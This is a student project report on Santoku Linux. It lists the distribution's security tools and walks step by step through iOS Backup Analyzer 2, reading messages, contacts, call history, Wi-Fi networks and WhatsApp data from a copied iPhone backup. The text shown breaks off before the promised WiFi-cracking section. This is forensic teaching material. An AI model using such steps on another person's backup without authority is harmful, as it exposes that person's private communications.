

# Wireless Analyzers and Device Forensics with Santoku Linux

CS6899 – Project – Winter 2016

Dr. Levent Ertaul

By KrishnaTeja Veturi (XZ5486)

## **Table of Content**

1. Introduction
2. IOS Backup Analyzer 2
3. Autopsy
4. AirCrack-ng
5. Conclusion
6. References

# 1. Introduction

Santoku Linux, is an operating system which comes with many tools and it is dedicated to mobile forensics, malware analysis and mobile security. It is based on Ubuntu linux. The other penetrating operating systems like back track and kali linux have same approach, but santoku linux concentrates more on the mobile side. Santoku linux comes with all preinstalled tools, reduces the work on configuring and installing the tools into your machines. In this report I will be talking about the tools that helps in recover data stored on the devices, audit software, analyze disk image and cracking WiFi routers. Tools like iphone Backup analyzer, AirCrack-ng, Autopsy.

List of tools that are available in santoku linux

## Development Tools:

- Android SDK Manager
- AXMLPrinter2
- Fastboot
- Heimdall
- Heimdall (GUI)
- SBF Flash

## Penetration Testing:

- Burp Suite
- Ettercap
- Mercury
- nmap
- OWASP ZAP
- SSL Strip
- w3af (Console)
- w3af (GUI)
- Zenmap (As Root)

## Wireless Analyzers:

- Chaosreader
- dnscchef

- DSniff
- TCPDUMP
- Wireshark
- Wireshark (As Root)

### **Device Forensics:**

- ALogical Open Source Edition
- Android Brute Force Encryption
- ExifTool
- iPhone Backup Analyzer (GUI)
- libimobiledevice
- scalpel
- Sleuth Kit

### **Reverse Engineering:**

- Androguard
- Antilvl
- APK Tool
- Baksmali
- Dex2Jar
- Jasmin
- JD-GUI
- Mercury
- Radare2
- Smali

## 2. IOS Backup Analyzer 2

### Introduction


IOS Backup Analyzer is a utility designed to easily browse through the backup folder of an iPhone or any other iOS device. This tool allows a user to read configuration files, browse archives, look into databases, and so on.

### Scenario

Police officers wanted to catch a drug dealer who was on the run. Police officers searched the drug dealer's house and found a computer machine, where his iPhone was backed up. Using the IOS Backup Analyzer2 they caught the other drug dealers who were associated with him, from his phone contacts information. They were also able to catch that drug dealer by tracking his IMEI number of his phone.

Here let us assume that iTunes is installed and someone has already backed up (unencrypted) their iPhone or any other iOS devices in their machine. We don't need the phone, all we need is the machine where the phone was backed up or we can download the backup file from iCloud. In this example I have used a Windows machine to make a backup file from iTunes. The backup file in my machine was in the following directory.

C:\Users\Teja\AppData\Roaming\Apple Computer\MobileSync\Backup




We should always make a copy of the backup file, place a copy on the desktop for easy access.

Open iphone backup analyzer.


clicking start-> santoku-> Device Forensics-> iOS Backup Analyzer 2.






Now we have to open the specific folder and point towards where the backup file is copied. Go to files, click on archive and go to the location where the backup file is copied and select the file. As this tool is in my virtual machine we cannot access to the file in the windows machine. So I copied that backup file using USB flash drive and pasted it on my santoku desktop.

Once the file is selected it will take few minutes to load, this depends on the size of the file. After the backup file is loaded it will automatically shows the information about the phone in the top left side in backup info.



This tool will also allow us to go through the filesystem of the backup data which is located in the bottom left. We can go and have a look at the data or files in the backup filesystem, if we select a particular file in the Backup filesystem the related information of that particular file can be seen in the top right corner.





In the above picture, it shows the details of the image that was selected. We have time stamps which is very valuable in forensics.


### Plugins:

Now if we look at the menu, we have plugins which have many options.



We can view messages, internet bookmarks, safari history, contacts, wi-fi networks, call history, Notes, WhatsApp browse.


To view message conversation : goto plugins->select sms/ Imessage browse



Above image shows the message conversation.


We can also view the wifi networks that are accessed by this device. We will get list of wifi router names, if we click on it we will get that router and network properties.

Goto plugins-> select known wifi Networks.




## Reports:

If we look at the menu there is 'Reports' which has options like call history, address book, safari bookmarks, etc..





When we select any one of the options in the Reports, this tool will create a HTML file on the specified location. This HTML file has detailed information of that option selected.

In this example I have selected call history and safari bookmarks.



As you can see two html files are created on desktop. When we open those file will have detailed information,





WhatsAppBrowser - Mozilla Firefox

WhatsAppBrowser x WhatsAppBrowser x +

